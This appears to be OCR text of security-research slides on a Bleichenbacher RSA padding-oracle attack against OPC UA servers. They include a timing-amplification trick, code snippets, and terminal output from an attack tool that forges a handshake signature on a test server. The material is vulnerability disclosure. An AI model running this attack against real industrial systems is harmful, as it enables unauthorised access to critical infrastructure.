
00	02	padding string	00	data block

Server padding check fails: m has different format

Otherwise: m starts with 0x02; information on message is leaked


Attack: send specifically chosen c values, and observe which decrypt to an m with correct padding. Narrow down exact value of m after +/- 1,000,000 queries to the "padding oracle".

Two private key operations



Note: Bleichenbacher attack can also **spoof signatures** because RSA signing ≈ RSA decryption

Both sides derive session keys from nonces



Attacker
OPC Server
Attacker's client nonce
Bleichenbacher attack
spoofed!
OpenSecureChannelRequest
- Chosen security policy
- Server's own certificate
- Message with spoofed signature encrypted with server public key:
Attacker's client nonce
OpenSecureChannelResponse
- Encrypted with server public key and signed with server private key:
???????
Bleichenbacher attack
- Random "server nonce"
- Channel Token
decrypted!
Can compute


Error-based padding oracle


```
2625 16:56:07,4642… 192.168.12.1      DESKTOP-1J2GTQI   TCP      56 39774 → 53530 [ACK] Seq=1 Ack=1 Win=64256 Len=0
2626 16:56:07,4643… 192.168.12.1      DESKTOP-1J2GTQI   OpcUa   142 Hello message
2627 16:56:07,4653… DESKTOP-1J2GTQI   192.168.12.1      OpcUa    84 Acknowledge message
2628 16:56:07,4653… 192.168.12.1      DESKTOP-1J2GTQI   TCP      56 39774 → 53530 [ACK] Seq=87 Ack=29 Win=64256 Len=0
2629 16:56:07,4655… 192.168.12.1      DESKTOP-1J2GTQI   OpcUa  1445 OpenSecureChannel message: ServiceId 0
2630 16:56:07,4841… DESKTOP-1J2GTQI   192.168.12.1      OpcUa   242 Error message
2631 16:56:07,4843… DESKTOP-1J2GTQI   192.168.12.1      TCP      56 53530 → 39774 [FIN, ACK] Seq=215 Ack=1476 Win=2100992 Len=0

Frame 2617: 231 bytes on wire (1848 bits), 231 bytes captured (1848 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: DESKTOP-1J2GTQI (192.168.12.128), Dst: 192.168.12.1 (192.168.12.1)
Transmission Control Protocol, Src Port: 53530, Dst Port: 39766, Seq: 29, Ack: 1476, Len: 175
OpcUa Binary Protocol
  Message Type: ERR
  Chunk Type: F
  Message Size: 175
  Error: 0x80010000 [BadUnexpectedError]
  Reason: Bad_UnexpectedError (code=0x80010000, description="com.prosysopc.ua.stack.b.h: Bad_InternalError (code=0x80020000, description="2147614720, block incorrect")")
```


- Different behaviour per implementation
- For some padding errors can be distinguished; for others they are identical to signature errors (which occur after decrypting an invalid message)

Timing-based padding oracle

Maybe valid padding has a different response time?








But aren't timing attacks hard and impractical?
Sounds complicated…

Images by Yarom et al., Brumley et al., Andrey Grushnikov

A timing "side channel amplifier"

"ECB" RSA decryption in OPC UA:

```
// decrypt body.
byte[] input = new byte[inputBlockSize];
for (int ii = dataToDecrypt.Offset; ii < dataToDecrypt.Offset + dataToDecrypt.Count; ii += inputBlockSize)
{
    Array.Copy(dataToDecrypt.Array, ii, input, 0, input.Length);
    byte[] plainText = rsa.Decrypt(input, rsaPadding);
    ostrm.Write(plainText, 0, plainText.Length);
}
```



Idea: repeat same ciphertext block e.g. 100 times

Bad padding: do 1 decrypt; then fail
Good padding **do 100 decrypts**; then fail

ECB Penguin by Filippo Valsorda

Timing attacks made easy


```
[*] Test 95: good padding; time: 0.10920906066894531
[*] Test 96: bad padding; time: 0.004887104034423828
[*] Test 97: good padding; time: 0.10941171646118164
[*] Test 98: bad padding; time: 0.0047380924224853516
[*] Test 99: bad padding; time: 0.005006074905395508
[*] Test 100: bad padding; time: 0.004828214645385742
[*] -----------------
[*] Timing experiment results:
[+] Expansion parameter 10:
[+] Average time with correct padding: 0.018887882232666017
[+] Average time with incorrect padding: 0.005357732772827148
[+] Shortest time with correct padding: 0.016694307327270508
[+] Longest time with incorrect padding: 0.022701740264892578
[+] -----------------
[+] Expansion parameter 30:
[+] Average time with correct padding: 0.03950897693634033
[+] Average time with incorrect padding: 0.005196962356567383
[+] Shortest time with correct padding: 0.035872697830200195
[+] Longest time with incorrect padding: 0.011386394500732422
[+] -----------------
[+] Expansion parameter 50:
[+] Average time with correct padding: 0.06519682884216309
[+] Average time with incorrect padding: 0.005134844779968261
[+] Shortest time with correct padding: 0.05526590347290039
[+] Longest time with incorrect padding: 0.009844779968261719
[+] -----------------
[+] Expansion parameter 100:
[+] Average time with correct padding: 0.1187672519683838
[+] Average time with incorrect padding: 0.00522763729095459
[+] Shortest time with correct padding: 0.10398173332214355
[+] Longest time with incorrect padding: 0.013846635818481445
[+] -----------------
```

Highly sophisticated false positive elimination model:

```
if duration > self._threshold:
    # Took longer than threshold. If this stays the case
    # after a few retries then padding is probably valid.
    for i in range(0, self._repeats):
        start = time.time()
        self._base._attempt_query(payload)
        duration = time.time() - start

        if duration < self._threshold:
            return False

    return True
```


Wait for it...

```
ttervoort:~/research/opc/tool$ python3 opcattack.py reflect opc.tcp://opc-testserver:4840 --bypass-opn -C 10 -T 0.02
[*] Attempting reflection attack against opc.tcp://opc-testserver:4840
[*] Server advertises 11 endpoints.
[*] No HTTPS endpoints. Trying to bypass secure channel on opc.tcp://opc-testserver:4840 via padding oracle.
[*] Trying sigforge attack to produce OPN signature.
[*] Checking 11 endpoints of opc.tcp://opc-testserver:4840 for RSA padding oracle.
[*] Endpoint "opc.tcp://opc-testserver:4840" qualifies for OPN oracle.
[*] Trying a bunch of known plaintexts to assess OPN oracle quality and reliability...
[*] Progress: [==========================================================================================]
[*] OPN padding oracle score: 0/100
[*] Base OPN not working. Testing timing-based variant (threshold: 0.02 seconds); this may take a minute.
[*] Progress: [==========================================================================================]
[*] Timing-based OPN padding oracle score: 100/100
[*] None of the endpoints qualify for Password oracle.
[*] None of the endpoints qualify for Password (alt) oracle.
[*] Continuing with Timing-based OPN padding oracle for endpoint opc.tcp://opc-testserver:4840.
[*] Padded hash of payload: 0001ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffff003021300906052b0e03021a050004140ca3233b89100d91b58849c64aa51e758e027005
[*] Starting padding oracle attack...
[|] Progress: iteration 0; interval size: 4.93E+611; oracle queries: 111
```




Wait for it...

```
ttervoort:~/research/opc/tool$ python3 opcattack.py reflect opc.tcp://opc-testserver:4840 --bypass-opn -C 10 -T 0.02
[*] Attempting reflection attack against opc.tcp://opc-testserver:4840
[*] Server advertises 11 endpoints.
[*] No HTTPS endpoints. Trying to bypass secure channel on opc.tcp://opc-testserver:4840 via padding oracle.
[*] Trying sigforge attack to produce OPN signature.
[*] Checking 11 endpoints of opc.tcp://opc-testserver:4840 for RSA padding oracle.
[*] Endpoint "opc.tcp://opc-testserver:4840" qualifies for OPN oracle.
[*] Trying a bunch of known plaintexts to assess OPN oracle quality and reliability...
[*] Progress: [==============================================================================================]
[*] OPN padding oracle score: 0/100
[*] Base OPN not working. Testing timing-based variant (threshold: 0.02 seconds); this may take a minute.
[*] Progress: [==============================================================================================]
[*] Timing-based OPN padding oracle score: 100/100
[*] None of the endpoints qualify for Password oracle.
[*] None of the endpoints qualify for Password (alt) oracle.
[*] Continuing with Timing-based OPN padding oracle for endpoint opc.tcp://opc-testserver:4840.
[*] Padded hash of payload: 0001ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffff003021300906052b0e03021a050004140ca3233b89100d91b58849c64aa51e758e027005
[*] Starting padding oracle attack...
[\] Progress: iteration 1; interval size: 4.93E+611; oracle queries: 3686
```



Wait for it...

```
ttervoort:~/research/opc/tool$ python3 opcattack.py reflect opc.tcp://opc-testserver:4840 --bypass-opn -C 10 -T 0.02
[*] Attempting reflection attack against opc.tcp://opc-testserver:4840
[*] Server advertises 11 endpoints.
[*] No HTTPS endpoints. Trying to bypass secure channel on opc.tcp://opc-testserver:4840 via padding oracle.
[*] Trying sigforge attack to produce OPN signature.
[*] Checking 11 endpoints of opc.tcp://opc-testserver:4840 for RSA padding oracle.
[*] Endpoint "opc.tcp://opc-testserver:4840" qualifies for OPN oracle.
[*] Trying a bunch of known plaintexts to assess OPN oracle quality and reliability...
[*] Progress: [==========================================================================================]
[*] OPN padding oracle score: 0/100
[*] Base OPN not working. Testing timing-based variant (threshold: 0.02 seconds); this may take a minute.
[*] Progress: [==========================================================================================]
[*] Timing-based OPN padding oracle score: 100/100
[*] None of the endpoints qualify for Password oracle.
[*] None of the endpoints qualify for Password (alt) oracle.
[*] Continuing with Timing-based OPN padding oracle for endpoint opc.tcp://opc-testserver:4840.
[*] Padded hash of payload: 0001fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffff003021300906052b0e03021a050004140ca3233b89100d91b58849c64aa51e758e027005
[*] Starting padding oracle attack...
[/] Progress: iteration 252; interval size: 2.94E+531; oracle queries: 49323
```



Got the signature, and...

```
[*] None of the endpoints qualify for Password (alt) oracle.
[*] Continuing with Timing-based OPN padding oracle for endpoint opc.tcp://opc-testserver:4840.
[*] Padded hash of payload: 0001ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffff003021300906052b0e03021a050004140ca3233b89100d91b58849c64aa51e758e027005
[*] Starting padding oracle attack...
[\] Progress: iteration 2016; interval size: 2.00E+0; oracle queries: 5586985
[+] Succes! Forged signature:
[+] 630061a69ebb0a4c7bcadb470fe02284991301180ecdf281b237536cdb3791bb1f3cbf9af9ee464b8c825f3e94c77d8567be5ddf952041e7804f9e2f4de136f7bcfbcf5e3af323513110fe3caf07eb55f3f4e98
fd1688d5c48e486155525c7c41b7da52477f5e96d083dc0575934a0e628cf37adb033e8f74a0e484cd98b3fd9b3627838ce9b92d12afca560701eff9d2275d3c82f0d2ab79621895cab55606fb294d4a37486526164
34f8792b84849e302f053cf2beb8b2e37b2d3a9d2c4c5fa8d8c7752b359ca6b3648c2012a6c716edcd28750f07b572
[*] Message bytes after applying encryption: 4f504e462906000000000000003800000068747470 3a2f2f6f7063666f756e646174696f6e2e6f72672f55412f5365637572697479506f6c6963792342617369
a9a0030201020214 0ae9c5a5fbdb71789d5d372ba76d945a8450fd9b300d06092a864886f70d01010b05003070310b3009060355040613024e4c311330110603550408 0c0a536f6d652d53746174653121301f06035
320507479204c74643129302706035504030c2075726e3a6f70656e36323534312e7365727665722e6170706c69636174696f6e301e170d3234303531373133333632385a170d3235303531373133333632385a3070
04080c0a536f6d652d53746174653121301f060355040a0c18496e7465726e6574205769646769747320507479204c74643129302706035504030c2075726e3a6f70656e36323534312e7365727665722e6170706c6
d010101050003820 10f003082010a0282010100b12a4f44d28f1d2e243cc61728515be0b3dd88b5a1b40f4d7626860bd4dbd0141ccc648c1189f51e722685f882c909b7b48f662b80466036fdd816ba89eca4a015aa
f0653eafd3ab1dd50d4f8b3d4376b6c2f6308279f6311f97c6e847cf3b6a894ebbeed5edd697c6fbd3b00244f6ef43b98d525279bb484eabab4c7e14ff5918f813a6f9d7615c276b1dec800054b21cef757ab4c26c1
7a3e1ad26802fb7761384901050fd597e4a7c0b50e3dde695a0aca3b4aefe8ffbe6f7a9602dc2884c48960b283138d1e3972f3016493daf8b4fc5bbefb78f3d0d0203010001a3533051301d0603551d0e0416041458
1f0603551d2304183016801458a6b7cf13360786cab5a1d9c38fdf89996e02d1300f0603551d130101ff040530030101ff300d06092a864886f70d01010b05000382010100 28bff5545aabebaf6a51ede1e4a39ab74
9a2c9d70e5c86a47222d385cfefd5b6dee8a0a5340b43e64f7035481d3bf6458ef36096875a8513992dfe2c91275b32796d67adce007402e4757735f7a7f7b107624935f8c24c0393986c6cba6eeab05d08c8270f75
2b45922a495345f05bf5e3e822d5de62461a1e4711a99b52d32c1ae8c2a64e290e486b1477c2c34c7865d1eb35f083d020276fbf91846628cd24c6465ff294d3fc7cd9e1e50f59ea43c5096f0de48a74b4a703a9943
69fa1eb1faa2b0cc91400000040a3d95bceab71e4f7c80247560c1a6dc948332bad976e8ed7aca790d4bce72c1a2b3092f4cfa180974dba1827eed5eb9803bf2752a4c6419ec60eb35896f9e774d22955668fefda45
1aec01834b5a224a84be2d893a633744305c9c8c7ce72925535be81e953cfad481f6459b9574ad06e156ae05c5d47f0d72131c79efebc71918c320c450457eae62c4512d
2f6eceb416ab5ae9d75ff93842c03bfd2f2292ef787feeb42f9b69a7a074040fbeac31807ce6876a36ea248babd3bfd49fdd035e64b9b7b42d07c832352775680fe0d005
df319c69be9c2defaa7a8522187c3dcf913cb0b38c444f3c605e8ce78740c32cba24819b022c64bbce0615a3281eb42113c2cf5ee5a9a126f31991857952b66268822f05
a817ee0254497dadbf3d118f647c2f0e355ee4a36bf1bb4ca428c8f5cd978d6f53ade4714a9c26b29d5a157e3d75fb25d30d06a0dbf965933958dbac28ae8850fd701c67
5698da22fe0587fc1ea3e5d9fa2a24f0b2
[*] Storing signed+encrypted OPN request in cache file .opncache.json.
[*] Picking a padding oracle for decryption.
[*] Checking 11 endpoints of opc.tcp://opc-testserver:4840 for RSA padding oracle.
[*] Endpoint "opc.tcp://opc-testserver:4840" qualifies for OPN oracle.
[*] Trying a bunch of known plaintexts to assess OPN oracle quality and reliability...
[*] Progress: [==================================================================================================]
[*] OPN padding oracle score: 0/100
[*] Base OPN not working. Testing timing-based variant (threshold: 0.02 seconds); this may take a minute.
[*] Progress: [==================================================================================================]
[*] Timing-based OPN padding oracle score: 100/100
[*] None of the endpoints qualify for Password oracle.
[*] None of the endpoints qualify for Password (alt) oracle.
[*] Continuing with Timing-based OPN padding oracle for endpoint opc.tcp://opc-testserver:4840.
[*] Performing the OPN handshake...
[+] Forged OPN request was accepted. Now keeping this session open while decrypting the first block of the response.
[-] Progress: iteration 1; interval size: 4.93E+611; oracle queries: 165
```

stopwatch

File Edit Run Help

total: 000:08:30.788 record zero

